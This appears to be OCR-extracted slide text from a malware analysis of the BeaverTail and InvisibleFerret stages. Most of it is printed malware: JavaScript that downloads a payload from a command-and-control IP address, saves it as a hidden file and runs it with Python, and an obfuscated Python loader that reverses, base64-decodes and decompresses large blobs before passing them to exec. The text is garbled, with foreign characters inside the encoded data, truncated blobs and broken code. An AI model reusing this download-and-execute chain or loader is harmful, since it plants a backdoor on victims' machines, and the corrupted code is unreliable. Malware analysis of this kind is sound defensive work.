    a[e](`${td}\\${'p.zi'}`, `${td}\\${t}`);  
    ct(`${td}\\${t}`);  
}
```

Stage 1 - BeaverTail

- check python
- and if u don't have it ...
 - go to C2/pdown, and download Python.



名稱	大小	封裝後	類型	修改的日期	CRC32
..			檔案資料夾		
DLLs	8,926,305	3,818,185	檔案資料夾	2023/6/17 上...	
Lib	114,001,960	43,168,040	檔案資料夾	2023/6/17 上...	
Scripts	504,149	236,810	檔案資料夾	2023/6/17 上...	
Tools	564,398	165,336	檔案資料夾	2023/6/17 上...	
python.exe	101,752	52,719	應用程式	2022/12/7 上...	C07EB2D...
python3.dll	65,912	21,768	應用程式擴充	2022/12/7 上...	1F6D574A
python311.dll	5,761,912	2,279,173	應用程式擴充	2022/12/7 上...	4F61F064
pythonw.exe	100,216	51,146	應用程式	2022/12/7 上...	6BA693E6
vcruntime140.dll	109,392	56,238	應用程式擴充	2022/12/7 上...	D4EEA8EC
vcruntime140_1...	49,488	24,489	應用程式擴充	2022/12/7 上...	3AC2F43C

Stage 1 - BeaverTail

- next stage

```
const t = 1();
const c = '/client'
const $ = 'writeFileSync'
const r = 'get'
const e = '/.npl'
const s = 'python'
rq[r](`${t}${c}/${"xyz2"}`, (t, c, r) => {
  // http://95.217.124.253/client/xyz2
  if (!t) {
    a[$](`${hd}${e}`, r);
    ex(`${s}3 "${`${hd}${e}`}"`, (t, c, a) => {});
  }
});
```

Stage 2 - InvisibleFerret

Stage 2 - InvisibleFerret

```
1 = lambda : import ('zlib').decompress( import ('base64').b64decode([::-1]));exec((b'='E8/km2A+/-
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-
AFmkY2HUS3mP0f6PbH/-
```

Stage 2 - InvisibleFerret


```
1 = lambda : import ('zlib').decompress( import ('base64').b64decode( [::-1]));
2 exec((b'E8/km2A+/3nrzfpuwQbjkwvWFyxA05+6Dh58tyEI8rstXzAhB8EfLa/-
jGB80sqGjXBtoFyfwHEoKAgBAUyGxrgZdx2vRVFqQkqdzM3gtPPWkbibH0D1a6lGdo/3EpJkczm/RyageeTKoTevBxZh7h0Q1/-
fMopGvQUt+6kMh1LM5FmE6kFnP9VLZ2+15pBtsQa/QlwqFv21uUARImKXoEEHgf6tkzE7DTUR083FUW+8HbriWY5HzDcAIr0g07fFPWpHzTLMeloPeLaCiPF/-
hiHyfRy5r4u0UaJRk40QcXHuwGfS0h05xdxg4HwLcAaVR39kEC2+VRX8/0Kiz9HS+a3pcFtpkNBZ5dXkivYpJq97466mJqtv1AWkdWfT5yRh59WPbhNghqVmlrr
thhl+XhVtx4YRAeDRRrUG++8HXzbAaRDH72S9dx4GkH42m/-
XqTIV9yRNAHGiZr0CPuDRm8+XseHIRdcuMsSgwm5arHqv3lrfYeIkvdRVRw+qBG6idCk5x1GToG2RLs4TGyEukF9YW8W+LVatFu6G3hQvbVbaow7T+WNbyqBS0oD
EF00Qijm8nhEjPn/K5P47+YM3cVcPQIFQYptUyNGDS4a8zK6Y/DoHLAUgXkPHEjmaxLah3rP02jR5M/9uIkxAJ/-/
0V8Bb9KSjj0tgj+s7uXPcDxCjDt0581SYCRjnbFW8vc4LpJGSZ6qBv5FugeGta5Ayx68FAE6T75uPKXg1Vi2GpCdmf83eL3z3Zotz7GBkK2UYC1UD4k0AhWht08
80bt3eG1bd/Wk7I7TInUuM2HedhZJL7wuB4gyioj0k2FPaBtSvrzdYQpQrVn5y3EBJkmqlzom5I3EVz9LWilsohGw7Qe26UVxJTaneTxzQ427Fg1yz/-
PISUGBrqIpFKWQoIRZHCsu0D2HsXg0FKG37s6sW878aX2PC1C46jyqkjd/oXyTeL37+qtNoe9NvNBHh0P7qybvu1Belftop19i5v1G5JR7n+Ls760b/-
yTUFPr5WanPyrzQN+iRkiEkwdLQgXsdoHrhD1lnb0fuAobXfWYxzBqTD4fwFu4pGz6IeGTZj4nQCuvP+0w0p1tgvD9uHlyLo2b26CJsRVYRadQXKexLLX/-
AYbdyJfeTJGzsDQNfvz8cyHTBgb92f229oXhcV0iWZq4Se2vRVmckfZ8k0M1dtG5LPo80YswLtsk0Bm8GkxB4fRMiKU+RiH9/-
xsh6yTroS8nA7IiR4ed3XunQui+4gVeh16XSyZAJgZ7X/IBzEwxSQ/mKwOUZSfri8a9MKbmwvcl/-
5KcrfmGeh7VUAH6G6K7DbPasRxnVg1I0tGtPUGudVJwU7KkodR3jklpu+A+707rMZcUBmAMdxa7c76mZ9nuWu3WmTJ7+edGdrgZmShLdNSIEgLYQY54tAnyYUPF0wH
PwsZmLuDD7FyBSx0haLgZtLc00cpGoX0+UBTnLJxoBzArewtJotmfnlwCsemfZu0CPNkbB1Lz5JwYTMrH1wyjcJEezqyikZ6qTrkAmkRxQFPaBws/-
KNp7YkqtXY7/YSe8qTvr40qCV4n3r5rotS7uNBdZRu6pqnbGprF3NkwHFymOHGIIWezaAGupundvairGcGgi4665UW10yC5nBXv9JgZJ3EbpxKFa/-
yZJ1K2fBt3omwznz8b0yji56y0lQr1R8mL4r1qz809b3WC1JBGVAF/IgHDq4N2+/D5Kcz8ln07PASyREMgqkVsesR2riZe3El0ES6N+lrVxERpWd8Cnlixp/-
qB0ZJfXxvmkdVytzPbjkt1F0hHEvVyG0zQZvgjIbDoCz675NcswwYc2l1bVNFnPavwTq0LX3ZChLzCI2icq5n9GQY4XtcVLXwNoG4drYnKbU8E2cBe2Vi6wL2Ja
0rYP9qS3DumLxvPgL0v5wn9nLYPLHP3D8rhbyCpDht5wR1Ihwru0cZIXo3PiClcauR9vGKI087rgq32I/2U19rJ/-
rKyHqJX0Z2svgvAa6DVhfMard5r42CHfG2tTSRAyDx6z0Sgu0Hcf/-
ign3cCyRpiVxtRatH3o1T6mxPNDZtppBBtMFSki1Ea2Ni3pn3yymjA8Iw+kHo5csSWac1laEjNXvhPKu/-
8xwtL5ZTp8lSeeyLJ46r1EmLT67n+X8pc+lmjgj0L4D29+1zUVNnBbmIVS0qb9Uu1cAOX4H5dJklfgImnTLtnzS0igT7pzeXGtaPJZN3sqdzkurSbl6ZbnVddX6L
EucrowWLHKbJm3Q3aZLHGh+1zob/UT7F8rN2BY44Vtd93oGqYyXmCavZbzh3uFrDTuVmgUb29B2qCuR/5+VwNqF5U5bR2+tvCy4K/reDT3KR/-
42+da0NBDAJKNUucV9yтуQTRhXkG/LKJqjidiQkHQuTsDaxpj77gWGfEDfGHFUq6X/mvZDRsZQn7rfoCS+CjgCuYvZPhiIfcpagnEKH0CtFiPijaaqszL9jXqc/-
ygbt2GLZ7qudFKdwl6+nwnYt0nkmT+UPGGDCek0Yqzvgi7uKHrYhBuIe6Jms2Tgq93ytd/-
XYbEEj724bfsE0uud0LPF8bs4ZS+MOZr6Yvm8CLnEzJHvldflrsupHo3CJtCCWetswbz/cwfE3YPGWXPqkYkYAhTzLjMyItorhiGI/5klNzC9u04ejc/-
PUMCZRXgk+MZLDpNj8eKuWcErgCyqesCLYelYw3XAqb1ZphMx1z5V3h8CvMAKG+060sBsXyzAuDFiYElq14FN8D3D0IDj/-
yEAf1anE+mQ09WD4wVsRqVDW7ApDwdqdi3flfhhzwSwN+dkhGXH3uU8rZKRQctb4JpIQ4g45XVgjmXm/cwc3Xmh77/-
mjWII019Bwmk0snbrTSDP5bZqYL33JctKwWp5Xizg0HtV4PzphKuuhVE1b5jeLIr2tHaM+QtqBntfAN56LJM2t3NXT+uWivjDBR9SmpPcQCTW1B4XgD2QGNpRoy
Zdx4CyAfDBX17fN4V3KeG07MtVfAIEoohuysTI7u262p2DDfbiNig7qEwm4dwTjLqedk2RaciU3AmWnENR6G2bUZ2sArmqx30DqFBR0h6SXhh5cumM9vMC/-
VCVDbzEQGCCfJqjJt0RC/Qk/SzTRG5NGKJoMkqDHFj7MtTkqPv5oc+wwH2nXI4v+aQmZwypGjL10ZvUHLke4Ty9dUDAnX/wWeMas/U5xHlN0K4+930I/-
```

Stage 2 - InvisibleFerret

```
>>> _(payload)
b"exec(( ))(b'==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
```


Stage 2 - InvisibleFerret

```
>>> _(payload)
b"exec(( ))(b'==AqT3ns/1///9Z+q1N+yJX96tWDejGnWCq4mfnHL3WvWwruTGzU6vkslIo5x+Do5HRUg2w3S
/KB3jEl0f4mR1g+SvyQwCBiMxGNM1W0DBQCJBF8eB8cEMVVO6H1hJ6rBRiufAv8p9JwHmJB8iYOYOp6NJvtNF
jenHqLP88zpxjX0dV5kgHyf40mY3H0PNgEel1s6Y+KMyWjANoca0LUp6nxRtBq7qgLVy3pzbN+RivVm6LYNl
epHm4vZ0hh3pzztGCl6fjZR4rT0Dvg5SZZHMeph10iyo5Wc9ABALipKsHGR68R74QSkXfz6h8ZAcR9iHx6C+vf
DqDR16TEvgMPVORmCQVbnjIAryjj4pN8e5Qt0yaoSRMnNc6vxkQi3gGrB0He57whwQe9/UcHMOjmIqfLnr1JDt
dn0yCZHNy0YhrdNyJYv/5YYAHHvH18FCFzGmI/Z0GURglkvUBW44yHtqIw/CJ5WMq0/Pt1TSJZUUK4pM7RgZJ+
CGta8hMJxVMXKf7+hXt+5MtBNbeuz/TF10NA+Qa2GvYb96cMNSJXvyc5wH7dZkdJAYK3Y989jFYfVtoE+BMM2f
rGLy1sGkvWHirrG9FNHp+PLVe4Xbm8avk3ndbRrX5c71+1FicqocZV1CLdsZzxhFP/IulWVA9R/55CKkwZgHlM
a7PJSbLDuwIkDeZpD8Bmh7Whe2Uifs9LRzLkVYrKzONXufzRhcg3NwroQAks4h+SEqB+hT8b6bEFp0Mkn6QQUF
vMLB51jw3K5Svf7TsgVUSfFVzVeSRkhxmJLJE9o3n+Q9SH8mBLsxo7+dz+YfzL1PruZJc3MX7f1Svp6wedJ6XC
XlQL6jyYqNrUK4EgNPMzfbs3IKBIRVMR1prcC/9iYYOY1qJ8qYq/xqH3mWE1rSnjizZ4vDUIwbkCts7gE2+Up1
kmUoBm4bfhFjv/EBaTYDKpCNrVVCup75PMxf5HhJGsktAxZQ4LWdAvuv6EmGWUESBKMIeAmnA6+4KRS0ZJ4I/E
DCu2cqBla0n+IasIarMtp/qthcgvfRkb4k/LsRYLe+FibXTPxLXLHjGruf+1wY558TdACKW+3meTciTEj4sXt
eTDEMocKd1f9FVGdben75nn+Pj9IW78bKmF7AhYXaDxs5gK0NsCMBR7sA06/v52v5jMgyW6LxR5otRpxLXWXyY
L4YGPTm7QhCY3MoAyfCMWfB518/J0sGAXQUD683AMW9BF8H6Km/ta42V9MSU1SZGPYZTjNSYYdhx
NS0CEcQcoLWwSIfpufPtAzyqok0Ap8NZHSl1g9s3vEfpR1+P2yRVXHQ9/NIUz87rPHrR+90hyczv
X2Xq/32dneTPHNdriYtKCzZ9DVSTYxztHhINUBgqt+IJ9euV8j1BSq7SqNlkrc7SWnHM7lc00q55
Zb7N1KnNDuP2JdvcPqlvcZvGr4NsvFk0/20moAsbk3DqPz5tFIZrfLINA6vzauE0ZF/9e2PTnbPC
Z4dY0ztfBcomrd5AjY9146ioH9bl5zP8lkQyph80rDsu2C4/MKpZtzc65cJYSXt80SgSLNsf20xXf
cN2BxoDfT0GES+JB+oAPdUj0/8JfEQfLP70YkhjEh0GfYSJotjyRzkQrBmavTnL5qr1Kts5wW9sF
b5parYJHHiwMC3Mv23RFi8g/v4ZleCYXXi+uenR+vDUFVrSxZEU9HjXaRoHfF0hvaUsko1tZxMo
uuAMAt97CKPi246zQ0I8zDDgk+j+C02i30L6KvuBPcCBVj/9nmKlh3Cm9VGmqW951J5KGgXNPoS+
CBnPe80eDayN8/QqGAfEkG7stiFLsAf1fyiHUwyrUxcuob/TgrIiaJ3MUZ70VX24nzcfCJzWGyVIT
071vexYm3dKQC2iMnEYR4rUGh+84Ym46DeHvVQM0HvAv/K0Y41g3u+WSUGYwVv+Mthh11hate67
```




Stage 2 - InvisibleFerret

```
>>> _(payload2)
b"exec((_) (b'==AanKL6/c/+5/fK1HcjZiU1Kgc0gPxk0JwKNzusHe2WfmlllRjRNYCJzzmq7CPkcWdKqd3qEw5T
TD6Q9ChtwteCcbPepQtnxljgGa0JFCFYsQkRsuDI3nYD3ze6XP4WchGvtQcuW8G30Awry8ZA3bqmZEf7RHm4/jHkl
ExqGy9rTjMPP1cob2GC1irqfShcgameTj9XtuEkDoCT1qUhjzUYjeeJjZ8oXp0TIMpo0+5eDLvp3jgluceeM2uML0
wMCiW7KIE6ZmLLv6VkJCLm8kdNqHEi5Fx54EBIRU/05Uj4gEznC+x0ku3BX3uYAUvUe45Y+RzS34NMm0YUR2Bnrr
nNPr1zkcgWbKUIJfhtfEBRoMp1Ck53nrsS3dZhNwJCfZb4VNWCSpjpbs2QXjM7hG32gVH1sEwLqdL7wR8hMajMcF
C1rZ0Qo3UrelrvMDQevGf4LR3Btt0bznCIWrRcDUE2pWJS37glMZcAZg5EftM0sgNKEqnXfyoYLLWfWgaSTRcl7c
UI3wifRNXuHZHnFarTsnheAE8R0gbcp7n0Vv26b2pss1EUCRCfqcabL0APkCxpPf8C6MnSlpVhFya7zoSKUD0xXKM
PhG2Fgu2bWrTLe1DwNFGn8kxFLQ3SEZrwcANhQU7n7C+WwUS9+VogWwsu9UJyD+SU2/3S5yKuCMB0/Bcg0c4Ki2
8biyiNba9w9NVYq9ofVEiPN/S1AhPIcdegbsze0lPXh8IQ3KuVCNBw2noq7f7EDGo5m4Yh1LUvFTQXescoZ/5LkV
+ufgLmuCGQdL9npvjRYyx7p50sTycgHocH+RPYf0F95rY6REJgJB2AaGpcyvJlKwUSA2w+zo/dnoNg2fGv+gTi/rq
XNfzV283Caj+gCF0YxSDBa1wMy+AsawE4dTadnfvdvppfbw1C9G3cVkfUaQJN4sPBCaR/SQ7z57meYrPmA4ILiEb1
HIZ0IJUXBELCD0Zd3LP88ccSGferMGrSWrDfGF1i/Eizw1zRe8za7rfF5jfdPf+BZuHDPReIM6wyXKmU0X5wvH746
E6XEZtlHdamb+zhR8eDhs06js5twXfCZ6llBQoPx0uBU0FEWmM0lIgff2az+/gNwdP5rSqtPwCZh2Jm18ab+eNj
x1ougfElfdar9766tAKUPu07+440XQ05M0TKrNBjo2LMZvvHrmG60+V0nGogjaD0oFYoawD7QjfAN1Jw4WdR+7ZIr
/aRYdhh+znAef8CYNqXkN1u+NTTY2aIu4ZedJNohXDrXo5mb6h2kkg0poyCZ+KdRyGLCBcfmw04iPpmJiYe08g9ty
7173N+7wjmQ3EILYRGLyZZjVTReinYRkGIN/7fa6Le79DR11+rRXqhKHyBvuUSQiz63z5ik5w9DSwr1
AzIXJECwujytQLIIHaD8qC5t+vWbD2HC97Axe/sowB0ff15B0N6KptBE0hU/c8y+zmNtrolg5XCWf
ZWh5cza3I07Xjq8/ZVsnRHvfQ0cJ0eeIHNCFCGYZSzs/G6qfU/oA782Xtd2ZTU3ICVe+Dz+a10+H4p
79qQ0ExgblwU16G/Bjo/hoAq2Ykyd51iSdGI5lBivEtSPusyennXZbc91EV5mcRcmU4cRXBo500z
CaKM9rrV0bqZYIkxpdpHVLtP62oMx8uHf/rwtdQmLB5JA3BW9mI0e815IZqlhWpM6hK9B+qQB+te
hcrWY0rfjG1/Tyw+8xKPFZMoKK7f45Swnl67qsBSBH1A/AEz0FyRD2lb0pr/COQ4LsGyd7Bu6bw1M
200RdbSFeAaucCnQ4gNEZad4vfKPLHaCYo35QN8BCIfjR1Pdt1ndKp0ERNDAuUN7r0mM2zzn30a:
vUITE7aJYFRHbnk4ndBuunkTVc/nFAiYDZ4urS37Hkza2FwoezxwCmstF/cvXWagLnd4XnA1YPA+rI
```



Stage 2 - InvisibleFerret

```
>>> _ (payload2)
b"exec((_) (b'==AanKL6/c/+5/fK1HcjZiU1Kgc0gPxk0JwKNzusHe2WfmlllRjRNYCJzzmq7CPkcWdKqd3qEw5T
TD6Q9ChtwteCcbPepQtnxljgGa0JFCFYsQkRsuDI3nYD3ze6XP4WchGvtQcuW8G30Awry8ZA3bqmZEf7RHm4/jHkl
ExqGy9rTjMPP1cob2GC1irqfShcgameTj9XtuEkDoCT1qUhjzUYjeeJjZ8oXp0TIMpo0+5eDLvp3jgluceeM2uML0
wMCiW7KIE6ZmLLv6VkJCLm8kdNqHEi5Fx54EBIRU/05Uj4gEznC+x0ku3BX3uYAUvUe45Y+RzS34Nmm0YUR2Bnrr
nNPr1zkcgWbKUIJfhtfEBRoMp1Ck53nrsS3dZhNwJCfZb4VNWCSpjpbs2QXjM7hg32gVH1sEwLqdL7wR8hMajMcF
C1rZ0Qo3UrelrvMDQevGf4LR3Btt0bznCIWrRcDUE2pWJS37glMZcAZg5EfctM0sgNKEqnXfyoYLLWfWgaSTRcl7c
UI3wifRNXuHZHnFarTsnheAE8R0gbcp7n0Vv26b2pss1EUCRCfqcabL0APkCxpPf8C6MnSlpVhFya7zoSKUd0xXKM
PhG2Fgu2bWrTle1DwNFGn8kxFLQ3SEZrwcANhQU7n7C+WwUS9+VogWwsu9UJyD+SU2/3S5yKuCMB0/Bcg0c4Ki2
8biyiNba9w9NVYq9ofVEiPN/S1AhPIcdegbsZe0LPXh8IQ3KuVCNBw2noq7f7EDGo5m4Yh1LUvFTQXescoZ/5LkV
+ufgLMuCGQdLN9pvjRYyx7p50sTycgHocH+RPYf0F95rY6RE1a1B2AaGocvv11KwLSA2w+zo/dnoNg2fgv+aTi/r
XNfzV283Caj+gCF0YxSdbA1wMy+AsawE4
HIZ0IJUxBELcd0Zd3LP88ccSGferMGrsw
E6XEZtlHdamb+zhR8eDhs06js5twXfCZ6
xlougfElfdar9766tAKUPu07+440XQ05M
/aRYdhh+znAef8CYNqxkN1u+NTTY2aIu4
7173N+7wjmQ3EILYRGLyZZj
AzIXJECwujytQLIIHaD8q
ZWh5cza3I07Xjq8/ZVsnR
79qQ0ExgblwU16G/Bjo/h
CaKM9rrV0bqZYIkxpdpTH
hcrWY0rfjGL/Tyw+8xKPF
200RdbSFeAaucCrnQ4gNE
vUITE7a1YFRHbnk4adBuun
```



Stage 2 - InvisibleFerret

- After decode 64 times ...

```
1 sType = 'xyz2'
2
3 e = "c8Kww4HDmMK5wrvDrMKXw4vCqM0Hw43CgH3CpM0nw5XCqM0Iw47CucK7w6XCo80YwrrCgM0bwr/-
Cq80ow6nDmMKQwrnDm8K9dc0rw7DDnFHDiM0aw4PCg80hw6TDmcK2w4bDnGrCu80dw6jDnsKsw4fDnMK9L
DjMKsw4TDnMKEwrzDrC0Zw5nCuC0Dw4vCr8K8w6vCpc0Mwq/Cuc0LwrXCqM0bw5jDlCkZfM0Dwr3Dgs0rv
